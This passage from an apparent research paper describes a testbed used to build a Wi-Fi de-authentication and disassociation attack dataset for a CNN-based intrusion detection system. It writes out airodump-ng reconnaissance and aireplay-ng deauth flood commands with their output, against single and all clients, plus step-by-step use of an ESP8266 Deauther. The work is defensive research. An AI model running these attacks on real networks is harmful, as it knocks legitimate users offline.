The aim of the present work was to develop a transfer learning and convolutional eural network-based IDS model for IoT wi-fi networks from being breached by de-authentication and disassociation DoS attacks. Figure 6 demonstrates the architecture of the proposed system, comprising five main modules:



Wi-Fi enabled Devices
Wi-Fi Access Point
Attacks
Log Collection and Parsing
Log Collection
Input Plugin
Log Parsing (Filter)
Output Plugin
SIEM
Structured and Indexed Logs
Security Monitoring
Log Visualization, Generating Dataset
CSV
Data Preprocessing Module
De-authentication and Disassociation Attack Detection Module
Alarms

Figure 6. Proposed IDS architecture.

(1) Attack and normal traffic module; (2) log parsing module; (3) indexing and analysis module; (4) visualization and dataset generation module; (5) data preprocessing module; and (6) attack detection module. In the attack and normal traffic module, a complete testbed setup is developed to generate both traffic types that involve legitimate clients and an attacker along with an AP. The log collection and parsing module gathers both of the plain log data from the AP, parses them, and passes them to the storage location. In the storage module, the structured log data are indexed and stored in Elasticsearch. Analysis, visualization, and monitoring of the stored data are performed using the analysis and visualization module basically through Elastic stack's Kibana tool. This module also generates a well-structured and filtered dataset that is used for the next deep learning tasks. The generated dataset needs further pre-processing to be suitable for a CNN, which is performed by the data pre-processing module. We named the dataset generated as the Wi-Fi Association_Disassociation dataset [50]. The last module performs de-authentication and disassociation attack detection using TL and CNN approaches. Each module of the proposed architecture is explained in detail in the subsequent sections.

4.1. Attack and Normal Traffic Generator Module

The availability of datasets is one of the biggest obstacles for ML/DL intrusion detection methods. Privacy is the primary challenge for the inadequate availability of datasets in the intrusion detection field. This is due to the fact that very sensitive information is carried in network traffic, and its accessibility might disclose consumer and corporate secrets or even private communications. Although many researchers have generated their own data to fill the preceding gap in order to overcome the challenge, the majority of the datasets created in these circumstances are not exhaustive, and the samples taken into account are insufficient to represent the latest behaviors. For these and related reasons, we set up our own testbed to generate the Wi-Fi Association_Disassociation dataset on the specific Wi-Fi application with a focus on de-authentication and disassociation DoS attacks.

This module consists of Wi-Fi client devices, an attacker, and an AP as shown in Figure 7. Smartphones, tablets, laptops, and Raspberry Pi (RPI) are used to generate normal traffic while Kali Linux and NodeMCU-based clients are used to carry out attack traffic. We used RPI to represent other IoT Wi-Fi-enabled IoT devices. Wi-Fi hacking has always relied on a few pieces of hardware, such as a computing device (computer, laptop, Raspberry Pi, etc.) that can execute whatever attack application is attempted. Second, it requires a wireless network adapter with a chipset that supports whatever nefarious Wi-Fi behavior is to be conducted.



Attacker
sends large number of spoofed
de-authentication and disassociation
DoS attacks to selected or all clients using
Deauther
ESP8266
Wi-Fi SOC running
open-source Deauther
OpenWrt-based
access point
Internet
Backbone
Network
Legitimate Clients
authenticated and/or associated
to the AP before de-authentication
and disassociation DoS attacks
High gain USB Wi-Fi
adapter configured in
monitor mode
(Atheros AR9271)
Attacker
sends large number of spoofed
de-authentication and disassociation
DoS attacks to selected or all clients using
aircrack-ng suits
Genuine traffic
Attack traffic
Wireless connection to backbone network
Wired connection to backbone network


Figure 7. Testbed setup for generating attacks and normal traffic.

Kali Linux is a Debian-based security auditing distribution and the most popular and commonly utilized platform mainly in hacking and penetration testing. Kali comes with over 600 pre-installed tools by default, enabling experts to use these specialized tools for various objectives, including reverse engineering, malware analysis, penetration, security research, digital forensics, and many more. Aircrack-ng is one of such tools, which is itself a suite of tools used to assess Wi-Fi networks such as attacking, monitoring, testing, and cracking. Although it is primarily designed to crack Wi-Fi encryption keys (WEP, WPA, and WPA2), it also carries out other attacks such as replay attacks, de-authentication, disassociation, and establishing fake access points.

The cost of hacking Wi-Fi has dropped considerably, and low-cost microcontrollers are increasingly being transformed into inexpensive yet strong hacking tools. For a variety of reasons, such attacks are increasingly becoming inexpensive even for non-experts. The NodeMCU ESP8266, an Arduino-programmable chip on which the Wi-Fi Deauther project [51] is based, is one of the most popular. With a very user-friendly and easy web interface, a hacker may establish false networks, clone actual ones, or block all Wi-Fi in an area using this low-cost hardware. Thus, the de-authentication and disassociation attacks in this work were conducted using Aireplay-ng and ESP8266 NodeMCU. Aireplay-ng is part of the Aircrack-ng tool suite that consists of many tools used for Wi-Fi security and comes pre-installed inside the Kali Linux open-source distribution. A AR9271 chipset-based Alfa wireless adapter with monitor mode and packet injection capability is used in this process.


Because the communications are broadcast over the air in a public medium, the attacker may watch and collect all non-encrypted data traveling from a client to an AP by deploying low-cost scan devices known as Wi-Fi sniffers. There are several compact and portable Wi-Fi off-the-shelf hardware sniffers. Such capability can be easily obtained by setting up a Wi-Fi adapter (like Atheros AR9271) into Kali, enabling the monitor mode on its wireless network interface card (NIC), and installing packet-capturing software (like Wireshark [17]). Similarly, attacks are carried out by plugging in the NodeMCU ESP8266 chip into a laptop and accessing the ESP8266 Deauther through a web interface. However, this work ships the traffic using a different setup for further analysis, instead of performing limited activities with Wireshark.

Thus, the attacks in this work are carried out using these two sets of different tools. The Kali Linux-based Aircrack-ng suite of tools attack is carried out by setting up the latest Kali Linux distribution in VirtualBox, setting up an Atheros AR9271 adapter, and enabling monitor mode using the Airmon-ng of the wireless network card. Then, scan for nearby available access points and their associated clients by listening (sniffing) to 802.11 beacon frames broadcasted by nearby wireless routers or access points. Airodump-ng is used for this purpose which displays a list of detected access points, and also a list of connected clients which includes every access point in the area. From the list of available APs, identify the network where authorization to perform a penetration test is granted, as shown in Figure 8. Identifying target clients that are connected to the target AP is our next step, where both of them are monitored as shown in Figure 9.



```
CH  9 ][ Elapsed: 0 s ][ 2023-02-16 22:14

BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

8[redacted]E  -85        0        0    0   6   65   WPA2 CCMP   PSK  D[redacted]OfficeJet
7[redacted]2  -79        3        0    0   6  130   OPN              U[redacted]emium
7[redacted]2  -69        5        0    0   6  130   OPN              U[redacted]emium
7[redacted]1  -73        5        0    0   6  130   OPN              U[redacted]
2[redacted]2  -74        5        0    0   6  130   OPN              U[redacted]emium
2[redacted]1  -72        4        0    0   6  130   OPN              U[redacted]
7[redacted]2  -77        6        0    0   6  130   OPN              U[redacted]emium
7[redacted]1  -78        6        0    0   6  130   OPN              U[redacted]
7[redacted]2  -70        6        0    0   1  130   OPN              U[redacted]emium
7[redacted]1  -71        6        0    0   1  130   OPN              U[redacted]
7[redacted]0  -66        2        0    0   1  130   WPA2 CCMP   MGT  e[redacted]
7[redacted]5  -45        2        0    0   1  130   WPA2 CCMP   PSK  m[redacted]
7[redacted]4  -45        2        0    0   1  130   WPA2 CCMP   PSK  L[redacted]
7[redacted]3  -45        2        0    0   1  130   OPN              G[redacted]
7[redacted]2  -53        8        0    0   1  130   OPN              U[redacted]emium
7[redacted]1  -52        8        0    0   1  130   OPN              U[redacted]
7[redacted]0  -45        2        0    0   1  130   WPA2 CCMP   MGT  e[redacted]
9[redacted]E  -86        2        0    0   1   65   WPA2 CCMP   PSK  D[redacted]FE
B[redacted]2  -34        9        0    0   1   65   WPA2 CCMP   PSK  OpenWrt
7[redacted]5  -91        2        0    0   1  130   OPN              U[redacted]remium
7[redacted]1  -84        3        0    0   1  130   OPN              U[redacted]
7[redacted]0  -82        3        0    0   1  130   WPA2 CCMP   MGT  e[redacted]
7[redacted]5  -83        2        0    0   1  130   WPA2 CCMP   PSK  m[redacted]
7[redacted]4  -83        3        0    0   1  130   WPA2 CCMP   PSK  L[redacted]
7[redacted]3  -83        3        0    0   1  130   OPN              G[redacted]
```


Figure 8. Scanning all nearby available access points and their clients to identify the access point targeted to carry out attacks. The red box shows the targeted (victim) access point.



```
┌──(sam㉿kali)-[~]
└─$ sudo airodump-ng --channel 1 --bssid b8:27:eb:c2:60:52 wlan0mon


CH  1 ][ Elapsed: 6 mins ][ 2023-02-16 22:25 ][ WPA handshake: B8:27:EB:C2:60:52

BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

B8:27:EB:C2:60:52  -39 100     3468     2753   18   1   65   WPA2 CCMP   PSK  OpenWrt

BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

B8:27:EB:C2:60:52  DC:A6:[redacted]:07  -13    1e- 1e    83        9  EAPOL
B8:27:EB:C2:60:52  8C:F5:[redacted]:22  -47    1e-24     23      173
B8:27:EB:C2:60:52  30:96:[redacted]:EF  -43   11e-11e     0     2516  EAPOL  OpenWrt
B8:27:EB:C2:60:52  DC:A6:[redacted]:02  -16    0 - 1e     0       70
B8:27:EB:C2:60:52  48:45:[redacted]:24  -42    0 - 1      0      722
B8:27:EB:C2:60:52  DC:A6:[redacted]:4C  -27    1e-11e     0      373
```


Figure 9. Scanning clients connected to the victim AP to carry out de-authentication and disassociation DoS attacks.

Finally, carry out de-authentication/disassociation attacks using another Aircrack-ng suite tool called Aireplay-ng as depicted in Figure 10 (single client) and Figure 11 (multiple clients). Aireplay-ng is a wireless frame injector included in the Aircrack-ng package. Its primary function is to generate traffic for use in Aircrack-ng to crack encryption keys. Several attacks in Aireplay-ng can de-authenticate and disassociate wireless clients in order to capture encryption data, including fake authentications, interactive packet replay, hand-crafted ARP request injection, and ARP request reinjection. When carrying out an attack by targeting a single client, a directed de-authentication is sent to the specific MAC address, while attacking all the connected clients involves sending the de-authentication/disassociation attacks as broadcast frames which disconnects all of them from the victim AP.



```
┌──(sam㉿kali)-[~]
└─$ sudo aireplay-ng -0 0 -a B8:27:EB:C2:60:52 -c dc:a6:[redacted]:4c wlan0mon
22:28:32  Waiting for beacon frame (BSSID: B8:27:EB:C2:60:52) on channel 1
22:28:33  Sending 64 directed DeAuth (code 7). STMAC: [DC:A6[redacted]:4C] [37|100 ACKs]
22:28:33  Sending 64 directed DeAuth (code 7). STMAC: [DC:A6[redacted]:4C] [28|92 ACKs]
22:28:34  Sending 64 directed DeAuth (code 7). STMAC: [DC:A6[redacted]:4C] [18|82 ACKs]
22:28:35  Sending 64 directed DeAuth (code 7). STMAC: [DC:A6[redacted]:4C] [22|85 ACKs]
22:28:36  Sending 64 directed DeAuth (code 7). STMAC: [DC:A6[redacted]:4C] [22|90 ACKs]
22:28:36  Sending 64 directed DeAuth (code 7). STMAC: [DC:A6[redacted]:4C] [53|115 ACKs]
22:28:37  Sending 64 directed DeAuth (code 7). STMAC: [DC:A6[redacted]:4C] [64|128 ACKs]
22:28:38  Sending 64 directed DeAuth (code 7). STMAC: [DC:A6[redacted]:4C] [64|126 ACKs]
22:28:39  Sending 64 directed DeAuth (code 7). STMAC: [DC:A6[redacted]:4C] [64|124 ACKs]
22:28:40  Sending 64 directed DeAuth (code 7). STMAC: [DC:A6[redacted]:4C] [64|128 ACKs]
22:28:40  Sending 64 directed DeAuth (code 7). STMAC: [DC:A6[redacted]:4C] [64|126 ACKs]
22:28:41  Sending 64 directed DeAuth (code 7). STMAC: [DC:A6[redacted]:4C] [64|124 ACKs]
22:28:42  Sending 64 directed DeAuth (code 7). STMAC: [DC:A6[redacted]:4C] [64|128 ACKs]
22:28:43  Sending 64 directed DeAuth (code 7). STMAC: [DC:A6[redacted]:4C] [66|124 ACKs]
22:28:44  Sending 64 directed DeAuth (code 7). STMAC: [DC:A6[redacted]:4C] [64|129 ACKs]
22:28:44  Sending 64 directed DeAuth (code 7). STMAC: [DC:A6[redacted]:4C] [64|127 ACKs]
22:28:45  Sending 64 directed DeAuth (code 7). STMAC: [DC:A6[redacted]:4C] [64|126 ACKs]
22:28:46  Sending 64 directed DeAuth (code 7). STMAC: [DC:A6[redacted]:4C] [64|126 ACKs]
22:28:47  Sending 64 directed DeAuth (code 7). STMAC: [DC:A6[redacted]:4C] [64|126 ACKs]
22:28:47  Sending 64 directed DeAuth (code 7). STMAC: [DC:A6[redacted]:4C] [64|127 ACKs]
22:28:48  Sending 64 directed DeAuth (code 7). STMAC: [DC:A6[redacted]:4C] [64|124 ACKs]
22:28:49  Sending 64 directed DeAuth (code 7). STMAC: [DC:A6[redacted]:4C] [64|126 ACKs]
22:28:50  Sending 64 directed DeAuth (code 7). STMAC: [DC:A6[redacted]:4C] [64|125 ACKs]
22:28:51  Sending 64 directed DeAuth (code 7). STMAC: [DC:A6[redacted]:4C] [64|124 ACKs]
22:28:51  Sending 64 directed DeAuth (code 7). STMAC: [DC:A6[redacted]:4C] [63|125 ACKs]
22:28:52  Sending 64 directed DeAuth (code 7). STMAC: [DC:A6[redacted]:4C] [65|127 ACKs]
22:28:53  Sending 64 directed DeAuth (code 7). STMAC: [DC:A6[redacted]:4C] [64|127 ACKs]
22:28:54  Sending 64 directed DeAuth (code 7). STMAC: [DC:A6[redacted]:4C] [66|129 ACKs]
22:28:55  Sending 64 directed DeAuth (code 7). STMAC: [DC:A6[redacted]:4C] [64|124 ACKs]
22:28:55  Sending 64 directed DeAuth (code 7). STMAC: [DC:A6[redacted]:4C] [64|126 ACKs]
22:28:56  Sending 64 directed DeAuth (code 7). STMAC: [DC:A6[redacted]:4C] [64|124 ACKs]
22:28:57  Sending 64 directed DeAuth (code 7). STMAC: [DC:A6[redacted]:4C] [64|128 ACKs]
```


Figure 10. Executing de-authentication/disassociation attacks on one of the clients connected to the access point.



```
┌──(sam㉿kali)-[~]
└─$ sudo aireplay-ng -0 0 -a B8:27:EB:C2:60:52  wlan0mon
22:29:57  Waiting for beacon frame (BSSID: B8:27:EB:C2:60:52) on channel 1
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
22:29:57  Sending DeAuth (code 7) to broadcast -- BSSID: [B8:27:EB:C2:60:52]
22:29:58  Sending DeAuth (code 7) to broadcast -- BSSID: [B8:27:EB:C2:60:52]
22:29:58  Sending DeAuth (code 7) to broadcast -- BSSID: [B8:27:EB:C2:60:52]
22:29:59  Sending DeAuth (code 7) to broadcast -- BSSID: [B8:27:EB:C2:60:52]
22:29:59  Sending DeAuth (code 7) to broadcast -- BSSID: [B8:27:EB:C2:60:52]
22:30:00  Sending DeAuth (code 7) to broadcast -- BSSID: [B8:27:EB:C2:60:52]
22:30:00  Sending DeAuth (code 7) to broadcast -- BSSID: [B8:27:EB:C2:60:52]
22:30:01  Sending DeAuth (code 7) to broadcast -- BSSID: [B8:27:EB:C2:60:52]
22:30:01  Sending DeAuth (code 7) to broadcast -- BSSID: [B8:27:EB:C2:60:52]
22:30:02  Sending DeAuth (code 7) to broadcast -- BSSID: [B8:27:EB:C2:60:52]
22:30:02  Sending DeAuth (code 7) to broadcast -- BSSID: [B8:27:EB:C2:60:52]
22:30:03  Sending DeAuth (code 7) to broadcast -- BSSID: [B8:27:EB:C2:60:52]
22:30:03  Sending DeAuth (code 7) to broadcast -- BSSID: [B8:27:EB:C2:60:52]
22:30:04  Sending DeAuth (code 7) to broadcast -- BSSID: [B8:27:EB:C2:60:52]
22:30:05  Sending DeAuth (code 7) to broadcast -- BSSID: [B8:27:EB:C2:60:52]
22:30:05  Sending DeAuth (code 7) to broadcast -- BSSID: [B8:27:EB:C2:60:52]
22:30:06  Sending DeAuth (code 7) to broadcast -- BSSID: [B8:27:EB:C2:60:52]
22:30:06  Sending DeAuth (code 7) to broadcast -- BSSID: [B8:27:EB:C2:60:52]
22:30:07  Sending DeAuth (code 7) to broadcast -- BSSID: [B8:27:EB:C2:60:52]
22:30:07  Sending DeAuth (code 7) to broadcast -- BSSID: [B8:27:EB:C2:60:52]
22:30:08  Sending DeAuth (code 7) to broadcast -- BSSID: [B8:27:EB:C2:60:52]
22:30:09  Sending DeAuth (code 7) to broadcast -- BSSID: [B8:27:EB:C2:60:52]
22:30:09  Sending DeAuth (code 7) to broadcast -- BSSID: [B8:27:EB:C2:60:52]
22:30:10  Sending DeAuth (code 7) to broadcast -- BSSID: [B8:27:EB:C2:60:52]
22:30:10  Sending DeAuth (code 7) to broadcast -- BSSID: [B8:27:EB:C2:60:52]
22:30:11  Sending DeAuth (code 7) to broadcast -- BSSID: [B8:27:EB:C2:60:52]
22:30:11  Sending DeAuth (code 7) to broadcast -- BSSID: [B8:27:EB:C2:60:52]
22:30:12  Sending DeAuth (code 7) to broadcast -- BSSID: [B8:27:EB:C2:60:52]
```

Figure 11. Executing de-authentication/disassociation attacks against all clients of the victim AP.

The de-authentication/disassociation attacks carried out by ESP8266 NodeMCU Deauther are similar to the above-described steps with Kali except that the procedures are automated through a graphical web interface. Connect the ESP8266 NodeMCU to the laptop's USB port. Then connect to the ESP8266 NodeMCU Deauther's Wi-Fi and access it on the browser using its IP address, as shown in Figure 12. Once in the GUI of the deauther, scan for available nearby APs and clients. Select a single or multiple or all of the clients connected to the victim AP and launch the attacks, as shown in Figures 13 and 14.



Scan

Channel All


Station Scan Time 15 s

INFO:
- Click Scan and wait until the blue LED on your board turns off (or changes to green), then click on Reload.
- The web interface will be unavailable during a station scan and you will have to reconnect!
- Please select only one target!
In case of an unexpected error, please reload the site and look at the serial monitor for further debugging.

Access Points: 27

	SSID	Name	Ch	RSSI	Enc		MAC	Vendor		
0	OpenWrt	OpenWrt	1	-22	WPA2	🔒	b8:27:eb:c2:60:52	Raspberr		x
1	e[redacted]	ADD	11	-43	?	🔒	20[redacted]:c0	HewlettP		x
2	G[redacted]	ADD	11	-43	-		20[redacted]:c3	HewlettP		x
3	m[redacted]	ADD	11	-43	WPA*	🔒	20[redacted]:c5	HewlettP		x
4	LF[redacted]	ADD	11	-44	WPA2	🔒	20[redacted]:c4	HewlettP		x
5	U[redacted]	ADD	11	-50	-		20[redacted]:c7	HewlettP		x
6	D[redacted]eJet Pro 8730	ADD	6	-54	WPA2	🔒	82[redacted]4e			x
7	e[redacted]	ADD	1	-63	?	🔒	70[redacted]:c0	ArubaNet		x
8	U[redacted]	ADD	1	-63	-		70[redacted]:c2	ArubaNet		x

